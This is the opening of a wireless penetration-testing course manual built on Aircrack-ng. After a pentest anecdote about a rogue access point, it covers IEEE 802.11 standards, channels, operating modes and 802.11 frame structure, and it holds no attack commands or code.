BackTrack WiFu

An Introduction to Practical Wireless Attacks

v.2.0

Based on Aircrack-ng

Mati Aharoni

Thomas d'Otreppe de Bouvette

Contents

A note from the author

The wireless industry is booming as more and more products and gadgets are evolving to be “wire free”. Access points, wireless music centers, wireless Skype phones etc are becoming an average household good. Unfortunately the security implementation procedures of wireless equipments are often lacking, resulting in severe security holes.

In practice, many companies and organizations still use and deploy vulnerable wireless setups. This is usually due to poor security awareness or a lack of understanding of the risks and ramifications.

One of the most extreme examples of this happened to me back in 2005. I was asked to perform an infrastructure vulnerability assessment on a medical institute. Their IT department spent a fortune on hardening their systems and complying to regulations. They asked me to come and check their security implementations in their main office. After several days of hard work and no luck I realized that I might not be able to hack this network after all. I exited their main building and sat down in the cafeteria adjacent to the building.

I turned on my laptop (needing some casual Internet access) and suddenly saw a wireless network which aroused my suspicion. The ESSID of the network the same as the first name of the CEO. I fired up Kismet (wireless network sniffer) and started scouting the building - as the signal seemed to come from that area.

Walking back into the main office, I asked the IT administrator if they had any wireless networks installed. He answered with a firm “No”, and proceeded to explain that their security policy forbids the introduction of wireless equipment into their network due to security issues. “It's impossible - we don't have ANY wireless gear here” he swiftly concluded.

I was left unconvinced, and started walking around the building with my laptop open, and a wireless network detector running. After several minutes of searching on the 3rd floor (management floor), my laptop was steadily making higher pitched beeps as I was nearing the CEO's office. In my excitement, I barged into his office and started walking around, looking for wireless equipment.

“Excuse me?” he said, as I suddenly realized what I had done. It must have been surprising for him to see someone dressed in jeans and a black T-shirt with “Ph33r m3!” written all over it, stomping in his office holding a laptop...

Fortunately for me, the IT administrator was not far behind, and quickly saved the situation by introducing me properly.

To cut a long story short, there was an open AP installed in the CEO's office. The CEO told us that he had lunch with one of his business associates a few days ago, and noticed how his associate was able to take his laptop to the local cafeteria and work from there. The CEO had asked the IT administrator to set him up with a similar setup in his office, and was flatly refused.

The CEO didn't give up, and went to a local computer store for some advice. The local salesman explained to the CEO that he could easily set up a wireless network by himself - “Just shove this cable to the wall, and this card to the laptop - and you should be ok!. And that's exactly what he did - leaving an unsecured AP directly connected to the internal corporate network.

Through this AP I was able to access their local network and eventually escalate my privileges to domain administrator - game over.

Before we begin

This course is designed to expose various wireless insecurities to the student and teach practical procedures to attack and penetrate such networks. The course was designed by Thomas d'Otreppe de Bouvette (author of Aircrack-ng) and Mati Aharoni. Aircrack is the single most popular tool in the wireless security assessment field, with a large range of capabilities. Together with Offensive Security staff a comprehensive list of recent “hot” attack methodologies and techniques was created, resulting in this course.

The presentation of this course was very challenging for me, as my first instinct was to jump straight into the practical hacking methods - however I quickly realized that a proper introduction with the terms and concepts was required to fully benefit from this course. The first few modules will provide a basic overview of the wireless arena and get you familiar with the technical environment. In further modules, we'll discuss and practice hacking methods and techniques. I can promise you that the first couple of chapters are boring - lots of definitions, explanations, acronyms, packet dumps and diagrams - however without a thorough understanding of the basics, true WiFu is not achieved. Please bear with us the first few chapters, do your best not to skip out on them, it's worth it!

In the attacks ahead we will often be repeating commands (for example, wireless card initialization commands). This at first may seem redundant, but is actually by design. This will allow you to view various modules and be able to execute the specific attack, without the need to reviewing the whole course from the beginning.

1. IEEE 802.11

1.1 IEEE

The IEEE is an acronym for the Institute of Electrical and Electronics Engineers. These are a bunch of scientists and students who together are a leading authority in the aerospace, telecommunications, biomedical engineering, electric power, etc. The IEEE consists of more than 365000 members from around the world.

The IEEE was formed in 1963 by the merging of:

- AIEE - the American Institute of Electrical Engineers, that was responsible for wire Communications, light and power systems.
- IRE, the Institute of Radio Engineers, responsible for wireless communications.

1.1.1 Committees

The IEEE is separated into different committees. The "802" committee develops Local Area Network standards and Metropolitan Area Network standards. The most well known standards include Ethernet, Token Ring, Wireless LAN, Bridging and Virtual Bridged LANs.

The IEEE specifications map the two lowest OSI layers which contain the "physical layer" and the "link layer". The "Link layer" is subdivided in 2 sub-layers called "Logical Link control" (LLC) and "Media access control" (MAC).

The following table was taken from the Wikipedia - listing the different committees:

Working group	Description
IEEE 802.1	Higher layer LAN protocols
IEEE 802.2	Logical link control
IEEE 802.3	Ethernet
IEEE 802.4	Token bus (disbanded)
IEEE 802.5	Token Ring
IEEE 802.6	Metropolitan Area Networks (disbanded)
IEEE 802.7	Broadband LAN using Coaxial Cable (disbanded)
IEEE 802.8	Fiber Optic TAG (disbanded)
IEEE 802.9	Integrated Services LAN (disbanded)
IEEE 802.10	Interoperable LAN Security (disbanded)
IEEE 802.11	Wireless LAN (Wi-Fi certification)
IEEE 802.12	Demand priority
IEEE 802.13	(not used)
IEEE 802.14	Cable modems (disbanded)
IEEE 802.15	Wireless PAN
IEEE 802.15.1	(Bluetooth certification)
IEEE 802.15.4	(ZigBee certification)
IEEE 802.16	Broadband Wireless Access (WiMAX certification)
IEEE 802.16e	(Mobile) Broadband Wireless Access
IEEE 802.17	Resilient packet ring
IEEE 802.18	Radio Regulatory TAG
IEEE 802.19	Coexistence TAG
IEEE 802.20	Mobile Broadband Wireless Access
IEEE 802.21	Media Independent Handoff
IEEE 802.22	Wireless Regional Area Network

1.1.2 IEEE 802.11

The IEEE 802.11 is a set of standards developed by working group 11 (Wireless LAN) of the IEEE 802 committee. For more information about IEEE 802.11 check http://en.wikipedia.org/wiki/802.11.

1.2 802.11 Standards and amendments

In the IEEE 802.11 Working Group, the following IEEE Standards and Amendments exist:

IEEE Working group	Description
802.11	The original wlan standard 1 Mbit/s and 2 Mbit/s, 2.4 GHz RF and IR standard
802.11a	54 Mbit/s, 5 GHz standard
802.11b	Enhancements to 802.11 to support 5.5 and 11 Mbit/s
802.11c	Bridge operation procedures; included in the IEEE 802.1D standard
802.11d	International (country-to-country) roaming extensions
802.11e	Enhancements: QoS, including packet bursting
802.11F	Inter-Access Point Protocol (withdrawn in February 2006)
802.11g	54 Mbit/s, 2.4 GHz standard (backwards compatible with 802.11b)
802.11h	Spectrum Managed 802.11a (5 GHz) for European compatibility
802.11i	Enhanced security
802.11j	Extensions for Japan
802.11k	Radio resource measurement enhancements
802.11l	**Reserved and will not be used**
802.11m	Maintenance of the standard
802.11n	Higher throughput improvements using MIMO
802.11o	**Reserved and will not be used**
802.11p	WAVE: Wireless Access for the Vehicular Environment
802.11q	**Not used because it can be confused with 802.1Q VLAN trunking**
802.11r	Fast roaming Working “Task Group r”
802.11s	ESS Extended Service Set Mesh Networking

802.11T	Wireless Performance Prediction (WPP) **-** test methods and metrics Recommendation
802.11u	Interworking with non-802 networks (for example, cellular)
802.11v	Wireless network management
802.11w	Protected Management Frames
802.11x	**Not be used because it can be confused with 802.1x (Network Access Control)**
802.11y	3650-3700 Operation in the U.S.

Note: 802.11, 802.11F and 802.11T are standards. All others are amendments. The table above gives an overview of the different standards and amendments - the main ones to remember are:

802.11, 802.11a, 802.11b, 802.11g, 802.11i, 802.11n

1.3 Main 802.11 protocols

The following table lists the main 802.11 protocols, and their various properties:

Protocol	Release date	Frequencies	Rates	Modulation	Channel Width	Note
Legacy	1997	2.4-2.5 GHz	1 or 2Mbit	FHSS/DSSS	20Mhz	No implementations were made for IR
802.11b	1999	2.4-2.5 GHz	1, 2, 5.5, 11Mbit	DSSS/CCK	20Mhz	proprietary extension: 22Mbit (802.11b+)
802.11a	1999	5.15-5.25/5.25-5.35/5.725-5.875 GHz	6, 9, 12, 18, 24, 36, 48, 54Mbit	OFDM	20Mhz	Proprietary extension: up to 108Mbit
802.11g	2003	2.4-2.5 GHz	Same as 802.11a and 802.11b	DSSS/CCK/OFDM	20Mhz	Proprietary extension: up to 108Mbit/125Mbit
802.11n	draft 2.0: 2007	2.4 and/or 5Ghz	final version: up to 600Mbit	DSSS/CCK/OFDM	20 or 40Mhz	Currently applied on 2.4Ghz only

Note: Proprietary extensions are not standard and only work when client and AP have the same technologies and they usually require higher signal quality.

1.3.1 Detailed description

1.3.1.1 IEEE 802.11

The 802.11 was released in 1997, and originally defined the 1 and 2 Mbit speed rates. The original standard can be used either with infrared (never implemented) or via radio frequencies in Direct-sequence spread-spectrum (DSSS) and Frequency Hopping Spread Spectrum (FHSS). It also defines Carrier sense multiple access with collision avoidance (CSMA/CA) as the medium access method.

In CSMA, a station intending to send data on the medium has to listen for a predetermined amount of time and make sure no other system is transmitting at the same time. In CSMA/CA, one system sends a signal telling all other stations not to transmit, and only then sends data. In addition to CSMA/CA, Request to Send / Clear To Send (RTS/CTS) can be used to avoid collisions.

1.3.1.2 IEEE 802.11b

The IEEE 802.11b amendment adds Complementary Code Keying (CCK) coding that can provide 5.5 and 11Mbit rates on the 2.4 GHz band (2.4 GHz - 2.485 GHz) and divides this band into 14 overlapping channels. Each channel has a width of 22 MHz around the central frequency.

The following table shows the relation between the channel numbers and frequencies:

Channel	Central frequency
1	2.412 GHz
2	2.417 GHz
3	2.422 GHz
4	2.427 GHz
5	2.432 GHz
6	2.437 GHz
7	2.442 GHz
8	2.447 GHz
9	2.452 GHz
10	2.457 GHz
11	2.462 GHz
12	2.467 GHz
13	2.472 GHz
14	2.477 GHz

A quick calculation will show that it's only possible to have 3 non overlapping channels. Channel availability is dictated by local standards of the country, for example:

- **USA :** use channels 1 to 11
- **Europe :** use channels 1 to 13
- **Japan :** use channels 1 to 14

1.3.1.3 802.11a

802.11a uses Orthogonal Frequency-Division Multiplexing (OFDM) as signal modulation, and provides a maximum rate of 54Mbit. It has another advantage over the overcrowded 802.11b band (2.4 GHz is used by a lot of different hardware: cordless phone, Bluetooth, microwave, etc) as it uses the 5 GHz band and there's no channel overlap. 5.15-5.35Ghz band is generally for indoor use and 5.7-5.8Ghz for outdoor use.

1.3.1.4 802.11g

802.11g uses the same signal modulation as 802.11a but on 2.4 GHz frequency, resulting in the same speed dates. The signal range is slightly better than 802.11a, and is able to fall back to CCK (and other modulations), thus reducing global network speed.

1.3.1.5 802.11n

802.11n development started in 2004. It was tasked with improving transfer rates and extending ranges. A first draft was released after 2 years of work allowing speeds up to 74Mbit. The second draft was released in 2007.

802.11n uses Multiple-Input Multiple-Output communications (MIMO) technology. In short, this technology uses multiple antennas, each with its own transmitter and receiver. The antennas leverage on the "multipath radio wave phenomenon" (signal bounce) and effectively enable a channel width of 40 MHz instead of 20 MHz, thus doubling data rate. Up to 4 antennas can be used.

2. Wireless networks

In this module we'll describe various wireless operating standards and understand the differences between Infrastructure and ad-hoc modes. This module will explain the common acronyms used in Wireless geek talk.

2.1 Wireless operating modes

There are 2 main wireless operating modes:

- Infrastructure
- Ad Hoc

In both modes a Service set identifier (SSID) is required for network verification. In infrastructure mode, the SSID it is set by the Access Point (AP) and in ad hoc mode, it is set by the Station (STA) creating the network.

The SSID is broadcast in beacon frames, about 10 times a second by the AP. The SSID is also advertised by the client when connecting to a wireless network. These basic features are used by wireless sniffers to identify network names and gather other interesting information.


2.1.1 Infrastructure Mode

In infrastructure mode, there’s at least one AP and one Station which together form a Basic Service Set (BSS).

The AP is usually connected to a wired network which is called a Distribution System (DS).

An Extended Service Set (ESS) is a set of two or more wireless APs connected to the same wired network.

Note: On Linux type OS's, acting as a STA is usually called “Managed” mode. For acting as an AP, it is usually referred to as “Master” mode.



2.1.2 Ad hoc network

An Ad hoc network (also called an Independent Basic Service Set - IBSS) consists of at least 2 STAs communicating without an AP. This mode is also called “peer to peer mode”.

One of the stations takes some of the responsibilities of an AP, such as:

- Beaconing
- Authentication of new clients joining the network

In Adhoc mode the STA does not relay packets to other nodes like an AP.


2.1.3 Monitor mode

“Monitor mode” is not really a wireless mode. In a nutshell, this mode allows the card to "monitor" the packets received without any filtering. On some drivers, this mode also allows sending raw 802.11 frames. The "promiscuous mode" equivalent of wireless. Airodump-ng and Aireplay-ng require the adapter to be put in monitor mode to operate.

3. Packets and stuff

In this module we'll inspect and understand various aspects of wireless communications. We'll be looking into packets and understanding various headers and fields. Take a deep breath, and grind through - but make sure you understand and inspect each capture file. This module will bring good karma to your WiFu.

3.1 Wireless packets - 802.11 MAC frame



3.1.1 Header

Let's get to know the packets we're going to deal with! Understand each packet header and its contents. We'll quickly provide a short explanation of each:

3.1.1.1 Frame control

- **Protocol Version** provides the version of the 802.11 protocol used. This value is currently 0.
- **Type** and **Subtype** determines the function of the frame. There are three different frame type fields: control (value:1), data (value:2), and management (value:0). There are multiple subtype fields for each frame type and each subtype determines the specific function to perform for its associated frame type. More about this later.
- **To DS** and **From DS** indicates whether the frame is going into or exiting the distribution system.
- **More Fragments** indicates whether more fragments of the frame are to follow.
- **Retry** indicates that the frame is being retransmitted.
- **Power Management** indicates whether the sending STA is in active mode (value:0) or power-save mode (value:1).
- **More Data** indicates to a STA in power-save mode that the AP has more frames to send. It is also used for APs to indicate that additional broadcast/multicast frames are to follow.
- **WEP** indicates whether or not encryption and authentication are used in the frame.
- **Order** indicates that the frame is being sent using the Strictly-Ordered service class. Usually not set.

3.1.1.2 Duration/ID

This field has 2 different meanings depending on the frame type:

- Power-Save Poll (type:1, subtype:10): Station Association Identity (AID)
- Other: duration value used for the Network Allocation Vector (NAV) Calculation

3.1.1.3 Addresses

The following table represents different cases of these addresses (depending on the From / To DS bits):

ToDS	FromDS	Address 1	Address 2	Address 3	Address 4
0	0	DA	SA	BSSID	
0	1	DA	BSSID	SA	
1	0	BSSID	SA	DA	
1	1	RA	TA	DA	SA

- **DA:** Destination Address
- **RA:** Recipient Address
- **SA:** Source Address
- **TA:** Transmitter Address

The first case is IBSS mode. The FromDS and ToDS bits are not set - i.e., when 2 STAs talk together. The last 3 cases are in infrastructure mode:

- The second case - only FromDS bit is set - when the AP talks to the STA.
- The third case - only ToDS bit is set - when the STA talks to the AP.
- The last case - both bits are set in the Wireless Distribution System (WDS) mode - when one AP talks to another.

Note: The 4th address field only exists in WDS mode

3.1.1.4 Sequence Control

This field consists of 2 subfields used to recognize frame duplication:

- Sequence Number (12 bit): indicates the sequence number of each frame. The sequence number is the same for each frame sent for a fragmented frame. Value range: 0-4095; when it reaches 4095, the next is 0.
- Fragment Number (4 bit): indicates the number of each fragment of a frame sent. Value range: 0-15.

3.1.2 Data

The data field contains up to 2324 bytes of data. The maximum 802.11 MSDU length is 2304 and the different encryption methods add some overhead:

- **WEP:** 8 bytes → 2312 bytes
- **TKIP (WPA1):** 20 bytes → 2324 bytes
- **CCMP (WPA2):** 16 bytes → 2320 bytes

To quote the IEEE 802.11 Handbook, "The value of 2304 bytes as the maximum length of this field was chosen to allow an application to send 2048-byte pieces of information, which can then be encapsulated by as many as 256 bytes of upper layer protocol headers and trailers.".

3.1.3 FCS

The Frame Check Sequence (FCS) is the CRC of the current frame.

A CRC over all previous fields is used to generate the FCS. When received, the frame FCS is re-calculated and if it is identical to the one received, then the frame was received without errors.

Note: Most of the captures of Wireshark in this course have the FCS removed.

3.2 Control frames

Control frames are short messages telling devices when to start or stop transmitting and whether a connection failure occurred.

The following table can help you remember the different types of control frames.

Type field value	Subtype field value	Description
1	0-6	Reserved
1	7	Control Wrapper
1	8	Block ACK request
1	9	Block ACK
1	10	PS-Poll
1	11	RTS
1	12	CTS
1	13	ACK
1	14	CF End
1	15	CF End + CF-ACK


3.2.1 Common frames

3.2.1.1 ACK


Files: ack.

An ACK frame is used to tell the sender that the device received the packet correctly. These packets are sent relatively quickly for each unicast (directed to a specific station) packet sent.

The following is a diagram of an ACK Frame:



The following is an example of an ACK frame in Wireshark:



The ACK frame can be recognized by the type field which is set to 1, indicating a control frame. The subtype 13 indicates an ACK.


3.2.1.2 PS-Poll

Adapters can be put in power-saving mode (nearly off) to increase battery lifetime. When a station is in power save mode, the traffic to it is buffered by the AP. It uses TIM to inform the station that it has some data waiting and transmit it in beacon frames.

When a station finds its AID in the TIM map, it uses PS-Poll frames to request buffered frames to the AP. Each frame must be ACK'ed before being removed from the buffer.

3.2.1.3 RTS/CTS

RTS/CTS is a supplement to the CSMA/CA mechanism and helps in reducing collisions. It adds an overhead to the communication as additional packets have to be added at the beginning of the communication. The following diagram illustrates the communication sequence:



In the diagram above we assume that node 1 wants to communicate with node 2. Node 2 can be an AP or a STA.

- Node 1 sends a “Request To Send” to node 2
- If there was no collision and the request is accepted, node 2 sends a “Clear To Send” to node 1 telling it to proceed.
- Node 1 sends its data.
- The data is ACK’ed by node 2 if received (nothing is sent if it fails).

Frames

A RTS frame has a length of 20 bytes:

bytes	2	2	6	6	4
	Frame control	Duration	Receiver Address	Transmitter Address	FCS


A CTS frame has the same length as an ACK frame, 14 bytes:

bytes	2	2	6	4
	Frame control	Duration	Receiver Address	FCS

Capture


File: rts-cts

In the following screenshot, you can see RTS/CTS in action:

